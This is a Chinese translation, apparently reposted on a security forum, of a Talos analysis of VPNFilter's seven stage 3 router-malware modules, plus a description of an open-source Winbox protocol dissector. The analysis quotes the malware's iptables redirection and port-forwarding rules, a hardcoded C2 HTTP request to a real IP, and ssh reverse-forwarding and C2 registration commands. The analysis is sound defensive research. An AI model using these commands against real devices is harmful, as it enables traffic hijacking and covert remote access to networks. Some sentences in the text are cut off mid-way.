VPNFilter更新，加入7个新模块（上）

angel010 / 2018-09-28 01:03:39 / 浏览数 2471 安全工具 工具 顶(0) 踩(0)

本文翻译自：
https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html

---

总结

VPNFilter是一款多阶段、模块化的框架，感染了全球上百万的网络设备。Cisco Taols团队曾对VPNFilter恶意软件进行分析https://www.cisco.com/c/zh_cn/about/press/corporate-news/2018/05-28-2.html 。

近期，该团队研究任意发现了7个额外的stage 3模块，这些模块给恶意软件增加了新的功能，这些模块包括：

- 对网络和VPNFilter入侵的设备的终端系统进行映射；
- 多种混淆和加密恶意浏览的方式，包括用于C2的通信和数据泄露；
- 用来识别潜在受害者的工具；
- 构建分布式代理网络，用于未来不相关的攻击。

额外的stage 3模块


Talos共发现为VPNFilter提供扩展功能的7个模块：

Module Name	Module Functionality
'htpx'	Redirects and inspects the contents of HTTP traffic transmitted through devices.
'ndbr'	Multifunctional SSH utility.
'nm'	Allows network mapping activities to be conducted from compromised devices.
'netfilter'	Denial of service utility.
'portforwarding'	Allows the forwarding of network traffic to attacker specified infrastructure.
'socks5proxy'	Enables establishment of a SOCKS5 proxy on compromised devices.
'tcpvpn'	Enables establishment of a Reverse-TCP VPN on compromised devices.

下面一一对这些模块进行分析。

htpx

`htpx`是VPNFilter stage 3的模块。该模块于`ssler`模块有许多代码是相同的。该模块严重依赖开源库，所以可以基于二进制文件中的字符串追踪原来的项目。比如libiptc.c就是Netfilter的一部分。



Htpx（左）与ssler（右）的字符串比较

Htpx模块中的主要函数负责设定iptable规则来转发TCP
80端口的流量到运行在8888端口上的本地服务器。重定向首先要加载允许进行流量管理的内核模块。这些模块（Ip_tables.ko, Iptable_filter.ko, Iptable_nat.ko）都用insmod shell命令进行加载。

然后htpx模块会用下面的命令来转发流量：

```
iptables -I INPUT -p tcp --dport 8888 -j ACCEPT
iptables -t nat -I PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8888
```

还需要周期性地通过删除命令并重新添加来确保规则规则存在，同时会创建一个名为/var/run/htpx.pid的临时文件。

然后回生成下面的HTTP请求：

```
GET %s HTTP/1.1\r\nHost: 103.6.146.194\r\nAccept: */*\r\nUser-Agent: curl53\r\n\r\n
```

分析htpx模块时，研究任意发现不能嗅探来自C2基础设施的响应，所以不能观察其他的模块动作。在分析模块的二进制文件时，研究人员发现该模块回检查HTTP通信来识别

ndbr（多功能SSH工具）

Ndbr是一个有SSH功能的模块，可以进行端口扫描。该模块是dbmulti 工具（2017.75版本）的修改版，并使用dropbear
SSH服务器和客户端。研究人员发现了对标准dropbear功能的一些修改。

第一个修改是针对dbmulti工具，该工具可以作为SSH客户端或SSH服务器用SCP、生成key、转换key等方式进行数据传输。具体功能是根据程序名或传递给程序的第一个参

与dbmulti工具类似，ndbr模块的功能依赖程序名或传递给程序的第一个参数，ndbr模块接收的参数包括dropbear, dbclient, ssh, scp, ndbr, nmap。

dropbear

Dropbear命令使ndbr模块以SHH服务器运行。Dropbear代码用默认是SSH端口（TCP22端口）来监听连接。Ndbr模块中将默认端口修改为63914。

ndbr模块将默认keyfile路径修改为/db_key，并用buf_readfile dropbear函数来加载适当的key。

Dropbear服务器使用的是基于密码的认证，而ndbr中将认证方式修改为基于合适的公钥。修改后的代码中存在一个bug，在处理尝试使用不正确的公钥时回出错。认证失败
SSH服务器陷入无限循环，而客户端并没有认证失败的提示。

dbclient (ssh)

如果传递dbclient或ssh参数，ndbr模块就会作为标准的dropbear
SSH命令行用户接口客户端。对dropbear服务器命令的默认keyfile来说，dbclient/ssh命令有默认的身份文件：/cli_key。目前还不清楚要连接的dbclient（SSH客户端）。

nmap

如果传递的是nmap参数，nbdr模块就会对IP或IP段执行端口扫描。具体使用方法是：

```
Usage %s -ip* <ip-addr: 192.168.0.1/ip-range 192.168.0.0./24> -p* <port: 80/port-range: 25-125> -noping <default yes> -tcp <de
```

ndbr

如果传递的是ndbr参数，ndbr模块就会基于传递的其他参数执行以下三种行动之一。SSH命令会用默认的key（比如`/db_key`或`/cli_key`）。

第三个参数必须以`start`开头，nbdr模块也可能卸载自己。

如果nbdr以下面的参数执行：

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start proxy <host> <port>"
```

就会执行下面的dropbear SSH命令：
`ssh -y -p <port> prx@<host> srv_ping j(<B64 victim host name>)_<victim MAC address> <param2>`
这会让dropbear SSH客户端连接到远程主机，然后发布srv_ping命令，该命令好像是用于在c2服务器上对受害者进行注册。

如果nbdr以下面的参数执行：

```
$ ./ndbr_<arch> ndbr <param1> <param2> "start -l <port>"
```

dropbear SSH服务器就会启动并开始监听指定的端口：
`sshd -p <port>`

如果nbdr以下面的参数执行：
`$ ./ndbr_<arch> ndbr <param1> <param2> "start <user> <host> <port>"`

就会执行下面的dropbear命令来设置远程端口转发：
`ssh -N -T -y -p <port> -R :127.0.0.1:63914 <user>@<host>`

nm

Nm模块用于扫描和映射本地子网。会通过对子网上所有主机进行ARP扫描，并重复所有端口。一旦接收到ARP回复消息，nm就会发送一个ICMP echo请求到发现的主机。如果主机接收到ICMP echo请求，就会通过端口扫描和尝试连接到远程TCP端口`9, 21, 22, 23, 25, 37, 42, 43, 53, 69, 70, 79, 80, 88, 103, 110, 115, 118, 123, 137, 138, 139, 143, 150, 156, 161, 190, 197, 389, 443, 445, 515, 546, 547, 569, 3306, 8080, 8291`来继续子网映射。

然后用MikroTik Network Discovery Protocol (MNDP)来定位其他本地网络中的MikroTik设备。如果有MikroTik设备回复MNDP ping，nm会提取出MAC地址、系统身份、版本号、平台类型、上线时间、RouterOS软件ID、RouterBoard型号和接口名。

Nm模块好像是通过/proc/net/arp获取受感染设备的APR表信息的。然后收集/proc/net/wireless的内容。

模块首先会创建一个到8.8.8.8:53的TCP连接来执行traceroute以确认可达性，然后重复向该IP地址发送TTL递增的ICMP echo请求。

所有的收集的网络信息都保存在临时文件`ar/run/repsc_<time stamp>.bin`中，示例文件如下：

模块中还有负责SSDP, CDP, LLDP的函数，但本样本中没有调用。

Nm模块需要三个命令行参数才能执行，但只用到第一个参数。第一个参数是一个文件夹，也是数据永久保存的位置。Nm模块执行的最后一个任务是移动含有扫描结果的临

netfilter（DOS工具）

Netfilter在命令行中也会有三个参数，但前二个参数是不用的，第三个参数是格式`<block/unblock> <# of minutes>`中引用的字符串。`<# of minutes>`是netfilter在退出前要执行的时间。如果`block`是第三个参数的第一部分，netfilter就会将下面的规则加入iptables：

```
Chain FORWARD (policy ACCEPT)
target     prot opt source         destination
DROP        tcp -- anywhere        anywhere       tcpflags: PSH/PSH
```

添加了规则后，netfilter会等30秒然后删除该规则。然后与`# of minutes`的时间进行比较，如果还有剩下的时间，该进程就再次执行。添加和删除的循环能确保event中一直有该规则。

一旦超时，该程序就退出。Signal handlers会在netfilter程序中安装，如果程序接收到SIGINT或SIGTERM，netfilter程序会删除iptables规则，然后退出。

最后，`unblock`参数可以删除之前用`block`参数添加的iptables规则。

Netfilter模块可能主要是用于限制对特定形式的加密应用的访问。

portforwarding

Portforwarding模块会执行下面的命令和参数：

```
portforwarding <unused> <unused> "start <IP1> <PORT1> <IP2> <PORT2>"
```

根据这些参数，portforwarding模块会通过安装下面的iptables规则来转发特定端口和IP的流量到另一个端口和IP：

```
iptables -t nat -I PREROUTING 1 -p tcp -m tcp -d <IP1> --dport <PORT1> -j DNAT --to-destination <IP2>:<PORT2>

iptables -t nat -I POSTROUTING 1 -p tcp -m tcp -d <IP2> --dport <PORT2> -j SNAT --to-source <device IP>
```

这些规则使通过受感染设备的到IP1: PORT1的流量被重定向到IP2: PORT2
。第二条规则会修改重定向的流量的源地址到受感染的设备来确保响应消息发送给受感染的设备。

在安装ipables规则前，portforwarding模块首先会创建一个到IP2 port2的socket连接来检查IP2是否可达。但socket关闭前也没有数据发送。
与其他操作iptables的模块类似，portforwarding模块会进入添加规则、等待、删除规则的循环以确保规则一直保留在设备中。

socks5proxy

socks5proxy模块是一个基于开源项目shadowsocks的SOCKS5代理服务器。服务器不使用认证，通过硬编码来监听TCP
5380端口。在服务器开启前，socks5proxy
fork会根据模块提供的参数连接到C2服务器。如果服务器不能在短时间（几秒）内响应，fork就会kill父进程然后退出。C2服务器会响应正常执行或中止的命令。

该模块含有下面的使用字符串，虽然与socks5proxy模块的参数不一致，但是这些设置不能通过命令行参数进行修改：

```
ssserver
   --username <username> username for auth
   --password <password> password for auth
   -p, --port <port> server port, default to 1080
   -d run in daemon
   --loglevel <level> log levels: fatal, error, warning, info, debug, trace
   -h, --help help
```

socks5proxy模块的真实命令行参数为：

```
./socks5proxy <unused> <unused> "start <C&C IP> <C&C port>"
```

socks5proxy模块会确认参数的个数大于1，但是如果有2个参数，其中一个是SIGSEV信号进程就会奔溃，说明恶意软件工具链在开发过程中有质量缺陷。

tcpvpn

tcpvpn模块是一个反向TCP（Reverse-TCP）VPN模块，允许远程攻击者访问已感染设备所在的内部网络。该模块与远程服务器通信，服务器可以创建类似TunTap之类的设
Strike这款渗透测试软件的VPN Pivoting功能。

所有数据都是RC4加密的，key是用硬编码的字节生成的。

```
"213B482A724B7C5F4D77532B45212D215E79433D794A54682E6B653A56796E457A2D7E3B3A2D513B6B515E775E2D7E533B51455A68365E6A67665F34527A7
```

与tcpvpn模块关联的命令行语法：

```
./tcpvpn <unused> <unused> "start <C&C IP> <C&C port>"
```

MikroTik

Winbox Protocol Dissector

研究人员在研究VPNFilter时，需要了解这些设备是如何被入侵的。在分析MikroTik设备时，研究人员发现了一个开放端口TCP
8291，配置工具Winbox用端口TCP 8291进行通信。

来自这些设备的流量多为二进制数据，因此我们无法在不使用协议解析器的情况下来分析该协议所能触及的访问路径。因此，研究人员决定自己开发协议解析器，协议解析器

比如，CVE-2018-14847允许攻击者执行目录遍历来进行非认证的凭证恢复。协议解析器在分析该漏洞中起了很大的作用。

Winbox协议

Winbox来源于MikroTik提供的Winbox客户端，用作Web GUI的替代方案。

官方文档称，Winbox是一个小工具，可以使用快速简单地通过GUI来管理MikroTik
RouterOS。这是一个原生的Win32程序，但也可以通过Wine运行在Linux以及MacOS上。所有的Winbox接口函数都尽可能与控制台函数耦合。但Winbox无法修改某些高

但Winbox协议并非官方名词，只是与官方客户端匹配，因此选择沿用该名词。

使用解析器

解析器安装起来非常简单，由于这是一个基于LUA的解析器，因此无需重新编译。只需要将`Winbox_Dissector.lua`文件放入`/$HOME/.wireshark/plugins`目录即可。8291端口的所有流量。

来自客户端/服务器的单条消息解析起来更加方便，然而实际环境中总会遇到各种各样的情况。观察实时通信数据后，我们证实Winbox消息可以使用各种格式进行发送。


我们捕获过的Winbox通信数据具备各种属性，比如：

1. 在同一个报文中发送多条消息；
2. 消息中包含1个或多个2字节的"chunks"数据，我们在解析之前需要删除这些数据；
3. 消息过长，无法使用单个报文发送——出现TCP重组情况；
4. 包含其他"嵌套"消息的消息。

在安装解析器之前捕获得到数据包如下图所示：

```
0000  ff 01 01 d1 4d 32 01 00  ff 88 02 00 00 00 00 00   ····M2·· ········
0010  08 00 00 00 02 00 ff 88  02 00 18 00 00 00 01 00   ········ ········
0020  00 00 02 00 fe a8 13 00  13 00 4d 32 02 00 00 01   ········ ··M2····
0030  01 00 fe 08 04 00 fe 00  01 00 00 09 40 13 00 4d   ········ ····@··M
0040  32 02 00 00 01 01 00 fe  08 15 00 fe 00 01 00 00   2······· ········
0050  09 40 13 00 4d 32 02 00  00 01 01 00 fe 08 05 00   ·@··M2·· ········
0060  fe 00 01 00 00 09 80 13  00 4d 32 02 00 00 01 01   ········ ·M2·····
0070  00 fe 08 03 00 fe 00 01  00 00 09 80 13 00 4d 32   ········ ······M2
0080  02 00 00 01 01 00 fe 08  06 00 fe 00 01 00 00 09   ········ ········
0090  80 13 00 4d 32 02 00 00  01 01 00 fe 08 07 00 fe   ···M2··· ········
00a0  00 01 00 00 09 80 13 00  4d 32 02 00 00 01 01 00   ········ M2······
00b0  fe 08 02 00 fe 00 01 00  00 09 40 13 00 4d 32 02   ········ ··@··M2·
00c0  00 00 01 01 00 fe 08 12  00 fe 00 01 00 00 09 40   ········ ·······@
00d0  13 00 4d 32 02 00 00 01  01 00 fe 08 13 00 fe 00   ··M2···· ········
00e0  01 00 00 09 40 16 00 4d  32 02 00 00 00 01 00 fe   ····@··M 2·······
00f0  08 0b 00 fe 00 01 00 00  08 00 00 00 80 13 00 4d   ········ ·······M
0100  32 d4 ff 02 00 00 01 01  00 fe 08 0d 00 fe 00 01   2······· ········
0110  00 00 09 40 13 00 4d 32  02 00 00 01 01 00 fe 08   ···@··M2 ········
0120  0e 00 fe 00 01 00 00 09  80 13 00 4d 32 02 00 00   ········ ···M2···
0130  01 01 00 fe 08 08 00 fe  00 01 00 00 09 80 13 00   ········ ········
```

安装Winbox协议解析器后，Wireshark可以正确地解析通信数据，如下图所示：



获取解析器

思科Talos团队开源了该工具，下载地址：https://github.com/Cisco-Talos/Winbox_Protocol_Dissector

上一篇：ThinkPHP-漏洞分析集合 下一篇：Linux内核通用堆喷射技术详解

1. 0 条回复
   - 动动手指，沙发就是你的了！